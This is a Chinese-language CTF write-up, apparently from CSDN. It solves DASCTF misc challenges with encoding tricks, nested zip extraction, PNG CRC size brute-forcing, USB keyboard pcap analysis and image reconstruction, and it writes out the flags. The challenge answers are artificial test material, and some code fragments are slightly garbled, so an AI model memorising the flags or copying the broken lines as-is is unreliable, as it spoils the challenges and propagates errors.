OOK. OOK. OOK. OOK. OOK! OOK. OOK! OOK! OOK! OOK! OOK! OOK! OOK! OOK? OOK. OOK.

Uok. Uok. Uok. Uok. Uok. Uok. Uok. Uok. Uok. Uok! Uok? Uok! Uok!

Ook! Ook? Ook! Ook!

Ook. Ook? Ook! Ook. Ook? Ook! Ook!

Ook! Ook. Ook! Ook. Ook! Ook! Ook! Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook.

Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook. Ook! Ook! Ook! Ook!

Ook! Ook. Ook. Ook. Ook! Ook. Ook? Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook.

Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook? Ook! Ook! Ook! Ook?

Ook. Ook? Ook. Ook? Ook! Ook. Ook? Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook.


Ook. Ook. Ook! Ook. Ook? Ook.

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编码1是 `brainfuck`，解码得到

```
flag{ab71cda1}
```

编码2是 `jjencode`，直接放入控制器



```
b495e13b3f21
```

编码3是 `Ook!`：

```
f6fd50221978}
```

得到flag

```
flag{ab71cda1b495e13b3f21f6fd50221978}
```

Extractall

`hint.txt`



喜欢解压是吧，喏，密码就是压缩包名字，自己玩去吧



压缩包为文件名的套娃解压，Python简单处理即可

```
from zipfile import *
from os import *

init_name = '[REFTQ'
name_list = []
path =.getcwd()
zip_name = init_name
while True:
    try:
        name_list.append(zip_name)
        file = ZipFile(zip_name+'.zip', 'r')
        if(file):
            file.extractall(path, pwd=zip_name.encode('utf-8'))
            zip_name = file.namelist()[0][:-4]
        else:
            continue
    except:
        break
print(name_list)
```



extractall.png 用 010 Editor 打开发现 CRC校验报错，应该修改了图片宽高，使用脚本爆破宽高

```

import binascii
import struct
import sys

file = input("图片地址: ")
fr = open(file, 'rb').read()
data = bytearray(fr[0x0c:0x1d])
crc32key = eval('0x'+str(binascii.b2a_hex(fr[0x1d:0x21]))[2:-1])
#原来的代码: crc32key = eval(str(fr[29:33]).replace('\x', '').replace("b'", '0x').replace("'", ''))
n = 4095
for w in range(n):
    width = bytearray(struct.pack('>i', w))
    for h in range(n):
        height = bytearray(struct.pack('>i', h))
        for x in range(4):
            data[x+4] = width[x]
            data[x+8] = height[x]
        crc32result = binascii.crc32(data) & 0xffffffff
        if crc32result == crc32key:
            print(width, height)
            newpic = bytearray(fr)
            for x in range(4):
                newpic[x+16] = width[x]
                newpic[x+20] = height[x]
            fw = open(file+'.png', 'wb')
            fw.write(newpic)
            fw.close
            sys.exit()

```

PS C:\Users\Administrator\Downloads\extractall的附件> ls

Directory: C:\Users\Administrator\Downloads\extractall的附件

Mode	LastWriteTime	Length	Name
----	-----	-----	-----
-a---	2021/8/11 21:00	383518	[REFTQ.zip
-a---	2021/9/28 16:26	383276	1RGe0V.zip
-a---	2021/9/28 16:26	380614	29fRnV.zip
-a---	2021/9/28 16:26	382550	3Rhbgx.zip
-a---	2021/9/28 16:26	383034	4dHJhY.zip
-a---	2021/9/28 16:26	380130	7ztjka.zip
-a---	2021/9/28 16:26	382308	8smjtzq.zip
-a---	2021/9/28 16:26	381582	9rskp5.zip
-a---	2021/9/28 16:26	379646	a27s40.zip
-a---	2021/9/28 16:26	381340	a93su6.zip
-a---	2021/9/28 16:26	381098	al0o68.zip
-a---	2021/9/28 16:26	379888	bvn8ta.zip
-a---	2021/9/28 16:32	950	code.py
-a---	2021/9/28 16:26	379404	dxzk1l.zip
-a---	2021/9/28 16:26	382792	eht8on.zip
-a---	2021/9/28 16:26	379073	extractall.png
-a---	2021/9/28 16:26	380372	fco9e2.zip
-a---	2021/9/28 16:26	76	flag.txt
-a---	2021/9/28 16:26	381824	fsXNFU.zip
-a---	2021/9/28 16:26	378920	gec9bl.zip
-a---	2021/8/12 11:30	72	hint.txt
-a---	2021/9/28 16:26	380856	p0l2vq.zip
-a---	2021/9/28 16:26	378716	ufQ==].zip
-a---	2021/9/28 16:26	379162	yq6ik4.zip
-a---	2021/9/28 16:26	382066	zmckit.zip

PS C:\Users\Administrator\Downloads\extractall的附件> python .\code.py

图片地址: C:\Users\Administrator\Downloads\extractall的附件\extractall.png
bytearray(b'\x00\x00\x03\xA4') bytearray(b'\x00\x00\x01\xEB')
PS C:\Users\Administrator\Downloads\extractall的附件> | CSDN @末初

0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0000h:	89	50	4E	47	0D	0A	1A	0A	00	00	00	0D	49	48	44	52
0010h:	00	00	03	A4	00	00	01	EB	08	06	00	00	D8	2E	50PNG.....IHDR
0020h:	4D	00	00	20	00	49	44	41	54	78	9C	E4	BD	07	AF	74
0030h:	CB	51	B6	DD	6B	DB	E4	[9C]	73	CE	E1	38	E7	C3	C1	02
0040h:	19	90	F8	55	FE	49	80	00	61	6C	E3	80	71	C4	06	1B
0050h:	8B	9C	73	CE	C1	24	3D	9F	AE	D1	BA	9F	EA	AD	B7	AA



who am i

CSDN @末初

Google

extractall.png.png X leonardo fibonacci png

All Images Maps Shopping More Tools

About 445 results (1.85 seconds)

 Image size: 932 x 491
No other sizes of this image found.

Possible related search: [leonardo fibonacci png](#)

<https://commons.wikimedia.org/wiki/File:Leonardo...>

[File:Leonardo Fibonacci.png - Wikimedia Commons](#)

07-Jun-2016 — File:Leonardo Fibonacci.png. Language; Watch · Edit ... Original file (768 x 1,024 pixels, file size: 522 KB, MIME type: image/png)

1,024 pixels, file size: 322 KB, image type: JPEG.

<https://www.alamy.com> > stock-photo > fibonacci ▾

Fibonacci Stock Photos and Images - Alamy

Leonardo Pisano Bigollo (1170 - 1250) also known as Leonardo of Pisa, Leonardo Pisano, Leonardo Bonacci, **Leonardo Fibonacci**, or, most commonly, ...

CSDN @末初

斐波那契，然后联想到 **斐波那契数列**，以及文件名逐层解压排序下来的列表，非常像base64；但是尝试直接拼接在一起解压时发现不对，中间一些字符好像不是 **base64** 编码；

```
[ '[REFTQ', '1RGe0V', '4dHJhY', 'eht8on', '3RhbGx', '8smjtq', 'zmckit', 'fSXNFU', '9rskp5', 'a93su6', 'al0o68', 'p012vq', '29fRnV', 'fc09e2', '7ztjka', 'bvn8ta', 'a27s40', 'dxzk1l', 'yq6ik4', 'gec9bl', 'ufQ=='] ]
```

然后分析文件名总共 **21** 项，斐波那契数列第 **8** 项就是 **21**；所以尝试按斐波那契数列前 **8** 项数字作为这 **21** 项文件名列表的下表取文件名

```
from base64 import *

filename_list = [ '[REFTQ', '1RGe0V', '4dHJhY', 'eht8on', '3RhbGx', '8smjtq', 'zmckit', 'fSXNFU', '9rskp5', 'a93su6', 'al0o68', 'p012vq', '29fRnV', 'fc09e2', '7ztjka', 'bvn8ta', 'a27s40', 'dxzk1l', 'yq6ik4', 'gec9bl', 'ufQ=='] ]
fibonacci_list = [1, 1, 2, 3, 5, 8, 13, 21]

base64_str = ''
for idx in fibonacci_list[1:]:
    base64_str += filename_list[idx - 1]

print(base64_str)
print(b64decode(base64_str[1:len(base64_str)-1]))
```

```
PS C:\Users\Administrator\Downloads\extractall的附件> python .\code.py
[REFTQ1RGe0V4dHJhY3RhbGxfSXNFU29fRnVuFQ==]
b'DASCTF{Extractall_Is_So_Fun}'
```

easy_usb

首先利用 **UsbKeyboardDataHacker** 尝试提取一下键盘流量

```
root@mochu7-pc:/mnt/d/Tools/Misc/UsbKeyboardDataHacker# ls -lha
total 136K
drwxrwxrwx 1 1000 root 4.0K Oct  5 16:57 .
drwxrwxrwx 1 1000 root 4.0K Oct  3 01:28 ..
-rwxrwxrwx 1 1000 root 125K Jul 23 14:22 easy_usb.pcapng
-rwxrwxrwx 1 1000 root 1.2K Nov 11  2020 README.md
-rwxrwxrwx 1 1000 root 3.2K Sep  8  2020 UsbKeyboardDataHacker.py
root@mochu7-pc:/mnt/d/Tools/Misc/UsbKeyboardDataHacker# python UsbKeyboardDataHacker.py easy_usb.pcapng
Running as user "root" and group "root". This could be dangerous.
[+] Found : i<SPACE>heard<SPACE>you<SPACE>had<SPACE>the<SPACE>flag<RET>00<RET>how<SPACE>can<SPACE>i<SPACE>get<SPACE>the<SPACE>flag<RET>000000000000<RET>i<SPACE>know<SPACE>so<SPACE>what<SPACE>is<SPACE>the<SPACE>flag<RET>0000000000000000then<SPACE>md5<SPACE>the<SPACE>capital<SPACE>letters<RET>0000000000000000<RET><DEL><DEL><RET>
root@mochu7-pc:/mnt/d/Tools/Misc/UsbKeyboardDataHacker#
```

得到一段话

```
i heard you had the flag
```


```
how can i get the flag
```

```
i know so what is the flag
```

```
then md5 the capital letters
```

只得到提示flag为得到的字符串大写后md5加密

继续分析，发现 `usb.src=="2.7.1"` 带有固定的data数据



用tshark提取出来分析一下

```
tshark -r easy_usb.pcapng -T fields -Y 'usb.src=="2.7.1"' -e usb.capdata | sed '/^$\s*/d' > data.txt
```

CSDN @末初

可以发现每个包数据长度固定为 40；每条数据的第七位都是 [0,1,2,4,8] 其中的一个数，猜测为 云影密码 也就是 01248 密码但是不能直接用这样提取出来的数据来分析，提取总的数据包流量看一下

```
tshark -r easy_usb.pcapng -T fields -e usb.capdata | sed '/^\s*$/{d}' > usbdump.txt
```

中间插入的 `0000270000000000` 应该是区别每个字符的意思，分隔超过两行是区分每个单词，也就是空格。

利用Python脚本简单处理，进行提取、去重、转换为字母

```

def YunYing_decode(cipher_list):
    alphabet = 'abcdefghijklmnopqrstuvwxyz'
    for code in cipher_list:
        plus_num = 0
        for num in code:
            plus_num += int(num)
        print(alphabet[plus_num-1], end="")

def extract_data():
    with open('usbdatal.txt', 'r') as f:
        lines = f.readlines()
        code_list = []
        YunYing_code = ''
        n = 1
        for line in lines:
            line = line.strip()
            if len(line) == 40:
                YunYing_code += line[6]
            else:
                if YunYing_code == '':
                    n += 1
                else:
                    code_list.append(YunYing_code)
                    YunYing_code = ''
    #print(code_list)
    distinct_code_list = []
    for line1 in code_list:
        tmp_str = ''
        for idx in range(0, len(line1), 2):
            tmp_str += line1[idx]
        distinct_code_list.append(tmp_str)
    return distinct_code_list

if __name__ == '__main__':
    data = extract_data()
    flag = YunYing_decode(data)

```

```

PS C:\Users\Administrator\Downloads\new> python .\code.py
yes when you know me
flag is a box of xbox
do not forget dasctf
PS C:\Users\Administrator\Downloads\new>

```

根据提取出来的数据中的分隔一下每个单词，得到正确的回复对话

```

yes when you know me
flag is a box of xbox
do not forget dasctf

```

```
>>> from hashlib import *
>>>
>>> flag = "aboxofxbox".upper()
>>> flag
'ABOXOFXBOX'
>>>
>>> real_flag = md5(flag.encode('utf-8')).hexdigest()
>>> real_flag
'4f590d556ee8b0e90b2d091b2efe7357'
>>> real_flag[:6]
'4f590d'
>>>
```

根据给出的提示校验一下



DASCTF{4f590d556ee8b0e90b2d091b2efe7357}

[strangethread](#)

赛题

MISC CRYPTO PWN REVEI

1 2 3 4

赛题详情

本题用时: 171分32秒

题目名称: strangethread

题目内容: 奇怪的点

题目分值: 200.0


题目难度: 中等

相关附件: strangethread的附件.zip

下载

CSDN @末初

en_pic.png




```
flag = decode(en_pic)
flag1 = '110111110011010110010000101100111000110011101001100010110100111111110001100100011100010011000110
000100111000011010101000100111010110001010010011100000001010001001101101000001110001111101000011011111000110
1100011'
flag2 = '0011111111111101111001011010010101110010011101001010100100000101010100111110010001111010000
11110101111011111000011100000100110011001101111000110001011001100010100101101110111101000110100110000101010111
1000011'
flag3 = '11110111000001111111010001111001110010010010100010010100110100001000010100011101110101011111100000
111100000110011000011101000001111011111011110011010110111101110111101101110101110010100000011101011011
1008111'
rflag1 = decode(flag1)
rflag2 = decode(flag2)
rflag3 = decode(flag3)
print(rflag1)
print(rflag2)
print(rflag3)
#rflag1 = 1110010011100111000011010000100100001010100100100010000011001011001110110
#rflag2 = 0111101011101110011100000101100100011111010001100101010010001100101001100
#rflag3 = 111001100101000100000000101111011001000101101111111001110111011010011111
```

从 decode.py 中可以得到提示： rflag 的每一位来自 flag 的每三位的第一位

验证结果如下图所示：

但是直接读取 `en_pic.png` 的黑白数据，然后取每三位的第一位；最后得到的数据根据黑白再写成图片发现并不对；

如果按照读取每个像素的颜色提取数据，那样最后一个白块或者黑块的就有 `10*10` 个像素点的数据；我们需要的是将每个白块或者黑块转换成一个像素点的数据，然后在按照 `decode.py` 的提示把每一行读取出来的数据每三位取第一位；



CSDN @末初

所以先要对 `en_pic.png` 进行简单的处理，将每十个像素点的数据转换成一个像素点的数据

```
from PIL import Image

img = Image.open('en_pic.png')

width, height = img.size

img_obj = Image.new("L", (width//10, height//10))

for w in range(width//10):
    for h in range(height//10):
        pix = img.getpixel((w*10,h*10))
        img_obj.putpixel((w,h),pix)

img_obj.save("qr.png")
img_obj.show()
```

qr.png



CSDN @未初



然后提取每行的数据，取每三位的第一位，再将这些数据转换成黑白像素点写成图片；Python简单处理

每一行的每三位像素点数据取第一位像素点数据就需要把原来的宽度 $87/3=29$ ；高度不变

```
from PIL import Image

img = Image.open('qr.png')

width,height = img.size

dimension_one = []
dimension_two = []
for w in range(width):
    for h in range(height):
        pix = img.getpixel((w,h))
        dimension_two.append(pix)
        if len(dimension_two) == 3:
            dimension_one.append(dimension_two)
            dimension_two = []
        else:
            continue
#Len(dimension_one) = 2523 = 29*87

new_width = 29
new_height = 87
img_obj = Image.new("L", (new_width,new_height))

n = 0
for new_w in range(new_width):
    for new_h in range(new_height):
        img_obj.putpixel((new_w,new_h),dimension_one[n][0])
        n += 1
img_obj.save("flag.png")
img_obj.show()
```

flag.png



DASCTF{55d1bbbccac0ffddef6081f154ab76a0}